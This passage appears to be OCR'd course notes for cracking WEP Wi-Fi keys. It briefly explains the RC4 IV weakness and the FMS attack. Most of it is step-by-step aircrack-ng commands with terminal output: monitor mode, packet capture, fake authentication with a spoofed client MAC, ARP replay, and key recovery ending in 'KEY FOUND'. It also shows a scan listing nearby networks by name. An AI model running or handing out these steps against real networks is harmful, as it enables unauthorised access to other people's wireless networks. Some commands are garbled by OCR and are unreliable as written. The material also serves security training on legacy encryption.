user-defined key combined with a 24-bit Initialization Vector (IV), making the WEP key either 64- or 128-bit.
- The process by which RC4 uses IVs is the real weakness of WEP: It allows a hacker to crack the WEP key. The method, knows as the *FMS attack* , uses encrypted output bytes to determine the most probable key bytes. It was incorporated into products like AirSnort, WEPCrack, and aircrack to exploit the WEP vulnerability. Although a hacker can attempt to crack WEP by brute force, the most common technique is the FMS attack.



How WEP Work ?

64-bit wep uses a 40-bit key
128-bit WEP uses a 104-bit key size
256-bit WEP uses 232-bit key size

The WEP authentication is there with 64 bit, 128 bit and 256 bit. You put the preshared key. The access point generate IV and it is a key with 24 bit long. The WEP seed goes to algorithm RC4 Cipher then it goes to keystream, then it goes to CRC-32 to make error correction and detection. It takes the data and ICV . It makes XOR operation for the data and the keystream



Understand Injection Features

Notes : network adapter must support injection option


Test your Network Adapter

```
aireplay-ng --test -e TargetWiFi -a 00:1C:10:AF:FA:4D mon0 --ignore-negative-one
```

-e essid

-a mac address AP

To know whether the wireless card support the injection use the commands airmon-ng or iwconfig



```
root@kali:~# airmon-ng


Interface       Chipset         Driver

wlan1           Ralink RT2870/3070      rt2800usb - [phy0]

root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~#
```

You need to know whether the backtrack see the network


#airmon –ng

Or

#iwconfig

To activate the monitoring mode, write

#airmon –ng start wlan1 (network card)



```
root@kali:~# airmon-ng start wlan1


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2491    NetworkManager
2579    dhclient
3831    wpa_supplicant


Interface       Chipset         Driver

wlan1           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)
```

To see the wireless networks around me

```
#airodump –ng         mon0
```

To stop the monitoring mode

```
#airmon –ng      stop  mon0

#airmon –ng      stop   wlan1
```


To activate the monitoring mode on access point we want to access on it

```
#airmon –ng      start   wlan1   6 (channel access point number)
```

To know whether the access point support the injection facility or not

```
#aireplay –ng -9   -e demo   –a      (mac address)   mono
             (or --test)
```

It must write injection is working



Crack WEP with connected client by Aircrack

- lwconfig
- Airmon-ng start wlan1
- airodump-ng mon0
- airodump-ng –c 1 –-bssid 00:1C:10:AF:FA:4D –w www mon0
- aireplay-ng -1 0 -e TargetWiFi -a 00:1C:10:AF:FA:4D -h 00:C0:CA:4A:D3:37 mon0
- aireplay-ng -3 -b 00:1C:10:AF:FA:4D -h 00:C0:CA:4A:D3:37 mon0
- aircrack-ng –z –b 00:1C:10:AF:FA:4D   ww*.cap


Session Edit View Bookmarks Settings Help

Aircrack is the best tool for cracking WEP with connected client.

It monitors the packet on wireless network to get the IV and from IV we get the password

#iwconfig

#airmon –ng start wlan1




```
root@kali:~# airmon-ng start wlan1


Interface       Chipset         Driver

mon0            Ralink RT2870/3070      rt2800usb - [phy0]
wlan1           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon1)
```

To see all networks around me

#airodump –ng mon1

It will bring all the networks around you




```
CH 11 ][ Elapsed: 32 s ][ 2013-08-21 18:19

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:C6:1F:E7:69:98  -56       14       17    0   2  54e  WEP  WEP         demo
B0:48:7A:BE:37:84  -70       11        0    0  11  54e  WPA  CCMP   PSK  farou
AC:E2:15:BF:A5:C8  -76        8        1    0  11  54e. WPA2 CCMP   PSK  Omar
00:21:29:7D:63:AD  -76       11        0    0  11  54 . WPA2 CCMP   PSK  Subac
00:1A:C1:14:BB:57  -76        8        0    0  11  54 . WPA2 CCMP   PSK  karim
34:08:04:EE:7D:3F  -76        7        0    0  11  54e  WEP  WEP         Petro
28:10:7B:90:7E:C2  -78        5        0    0   1  54e  WPA2 CCMP   PSK  AY
4C:ED:DE:E0:36:F0  -79        6        0    0   1  54   WPA  TKIP   PSK  ahmed
B4:82:FE:2A:EB:EF  -80        2        0    0   1  54   WEP  WEP         aalaa
20:2B:C1:68:27:CC  -81        4        0    0  11  54   WPA2 TKIP   PSK  misr
34:08:04:81:26:AD  -83        3        0    0  11  54   WPA  TKIP   PSK  Dlink
```

#airodump –ng -c 2 (ch no) –bssid (mac) -w www mon1

The packet captured will be saved in file www

For thick authentication

#aireplay –ng -1 -0 -e demo -a (mac address of access point) -h (mac address of the client I want to use to crack the packet) mon1




```
CH  2 ][ Elapsed: 1 min ][ 2013-08-21 18:23

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

10:C6:1F:E7:69:98  -47 100      921     1602    4   2  54e  WEP  WEP    OPN  d

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

10:C6:1F:E7:69:98  14:74:11:12:D8:05    0    6e- 1e     0      196
10:C6:1F:E7:69:98  E0:06:E6:86:14:F7  -14   54 -54e     0       27
10:C6:1F:E7:69:98  00:1F:3A:7E:A4:71  -48   54 -54e     0     1462
```

```
root@kali:~# aireplay-ng -1 0 -e demo -a 10:C6:1F:E7:69:98 -h 14:74:11:12:D8:05
mon1
The interface MAC (00:26:5A:75:25:DD) doesn't match the specified MAC (-h).
        ifconfig mon1 hw ether 14:74:11:12:D8:05
18:23:10  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 2

18:23:10  Sending Authentication Request (Open System) [ACK]
18:23:10  Authentication successful
18:23:10  Sending Association Request [ACK]
18:23:11  Association successful :-) (AID: 1)
```

Make arp request to speed up capturing packets.

#aireplay –ng -3 -b (bssid) h (mac address of the client I want to use to crack the packet) mon1




```
root@kali:~# aireplay -3 -b 10:C6:1F:E7:69:98 -h 14:74:11:12:D8:05 mon0
bash: aireplay: command not found
root@kali:~# aireplayp-ng -3 -b 10:C6:1F:E7:69:98 -h 14:74:11:12:D8:05 mon0
bash: aireplayp-ng: command not found
root@kali:~# aireplay-ng -3 -b 10:C6:1F:E7:69:98 -h 14:74:11:12:D8:05 mon1
The interface MAC (00:26:5A:75:25:DD) doesn't match the specified MAC (-h).
        ifconfig mon1 hw ether 14:74:11:12:D8:05
18:25:08  Waiting for beacon frame (BSSID: 10:C6:1F:E7:69:98) on channel 2
Saving ARP requests in replay_arp-0821-182508.cap
You should also start airodump-ng to capture replies.
Read 33 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```


After 20000 packets, open new window and write

#aircrack –ng -b (bssid) ww*.cap


Then you can find the wireless password. So from one client in the network, you can find the WEP authentication



```
root@kali:~# aircrack-ng -b 10:C6:1F:E7:69:98 ww*.cap
Opening www-01.cap
Opening www-02.cap
Reading packets, please wait...
```



```
                              Aircrack-ng 1.2 beta1


                 [00:00:05] Tested 568961 keys (got 7586 IVs)

KB    depth   byte(vote)
 0    43/ 50   DE(9472) 07(9216) 1C(9216) 4B(9216) 6A(9216)  52)
 1    55/ 56   8D(9216) 85(8960) 91(8960) 93(8960) 95(8960) 496)
 2    25/  2   F4(9728) 28(9472) 75(9472) 88(9472) AB(9472) 496)
 3    18/  3   3C(10240) 4B(9984) 77(9984) 80(9984) 8D(9984) 52)
 4     3/  4   66(11264) 1F(11008) 81(11008) CD(11008) D1(11008)

                    KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
     Decrypted correctly: 100%
```




Crack WEP No connected client (fake authentication attack)

- lwconfig
- Airmon-ng start wlan1
- airodump-ng mon0
- airodump-ng –c 1 --bssid 00:1C:10:AF:FA:4D –w www mon0
- aireplay-ng -1 0 -e TargetWiFi -a 00:1C:10:AF:FA:4D -h 00:C0:CA:4A:D3:37 mon0
- aireplay-ng -3 -b 00:1C:10:AF:FA:4D -h 00:C0:CA:4A:D3:37 mon0
- aircrack-ng –b 00:1C:10:AF:FA:4D ww*.cap

In order to find the WEP authentication password without a client connected to access point, we need another technique. It will use the monitoring mode of my device instead the mac address of the client using the access point
Go to linux and write


#iwconfig



```
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Activate monitoring mode


#airmon–ng start wlan1



```
oot@kali:~# airmon-ng start wlan1


ound 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2620    NetworkManager
2830    wpa_supplicant
3211    dhclient


Interface       Chipset          Driver

vlan1           Ralink RT2870/3070      rt2800usb - [phy0]
                               (monitor mode enabled on mon0)
```

To see the networks around me

